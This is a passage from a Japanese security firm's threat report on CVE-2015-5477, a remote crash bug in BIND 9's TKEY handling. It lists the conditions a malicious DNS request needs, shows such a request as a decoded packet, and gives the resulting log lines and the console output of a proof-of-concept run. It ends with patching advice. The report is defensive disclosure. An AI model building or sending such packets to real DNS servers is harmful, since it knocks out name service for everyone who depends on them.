- BIND 9.10.0 to 9.10.2-P2


4.2.2 Testing attack traffic that exploits the vulnerability


Figure 14 shows a DNS request that exploits the vulnerability to terminate a BIND process. As a result of testing, JSOC has confirmed that, when the BIND process receives an external request that exploits the vulnerability, the BIND terminates its process and denies any service.

The request conditions for a successful attack are shown below. If these conditions are met, a vulnerable BIND will fail to initialize its variables in its TKEY processing, causing the termination of the BIND process.

■Request conditions for a successful attack

- The query type is TKEY (with any name).
- An extended record is used, and its type is other than TKEY (such as A, TXT, or NULL).
- The name of the query matches that of the extended record.






```
⊟ Domain Name System (query)
    Transaction ID: 0x0001
  ⊞ Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ⊟ Queries
    ⊟ aaa: type TKEY, class IN
        Name: aaa
        [Name Length: 3]
        [Label Count: 1]
        Type: TKEY (Transaction Key) (249)
        Class: IN (0x0001)
  ⊟ Additional records
    ⊟ aaa: type A, class IN, addr 0.0.0.0
        Name: aaa
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 0
        Data length: 4
        Address: 0.0.0.0 (0.0.0.0)
```

Figure 14 DNS request that exploits the vulnerability

Figure 15 shows part of an attacked BIND log.
If BIND receives an attack that exploits the vulnerability, the BIND log (/var/log/messages by default) will contain a message of “assertion failure", indicating that BIND terminated abnormally because it could not meet a condition necessary for normal operation.





```
message.c:2311: REQUIRE(*name == ((void *)0)) failed
exiting (due to assertion failure)
```

Figure 15 Attacked BIND log

For this vulnerability, a proof-of-concept code that can be executed easily is available, and with the code, JSOC has confirmed that a BIND process can be remotely ended (Figure 16). As of October 1, 2015, JSOC has not detected such an attack, but a domestic service provider in Japan has reported damage due to this type of attack.[11]

[11] [Urgent] BIND 9.x Vulnerability (DNS Service Shutdown) (July 29, 2015)
http://jprs.jp/tech/security/2015-07-29-bind9-vuln-tkey.html






```
root@jsoctest:~# ./[redacted].py 192.168.1.144
--- PoC for CVE-2015-5477 BIND9 TKEY assert DoS ---
[+] 192.168.1.144: Resolving to IP address
[+] 192.168.1.144: Resolved to multiple IPs (NOTE)
[+] 192.168.1.144: Probing...
[+] Querying version...
[+] 192.168.1.144: "9.8.2rc1-RedHat-9.8.2-0.17.rc1.el6"
[+] Sending DoS packet...
[+] Waiting 5-sec for response...
[+] timed out, probably crashed

root@jsoctest:~#
```

Figure 16 PoC code execution result

4.2.3 Countermeasures against attacks that exploit the vulnerability

The recommended countermeasure for this vulnerability is to apply an appropriate update, available from the vendor.

Support for BIND version 9.8 and earlier has already been discontinued, so no patch for this vulnerability is available. If you use an older version, you should replace it with the 9.9 version or higher as quickly as possible.



5 Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.
Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.10

Authors:

Naoaki Nishibe, Shotaro Murakami, Yusuke Takai, Yuta Nisikino

(alphabetical order)

LAC ともに、イキル

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093
Phone: 03-6757-0113 (Sales)
E-MAIL: sales@lac.co.jp
http://www.lac.co.jp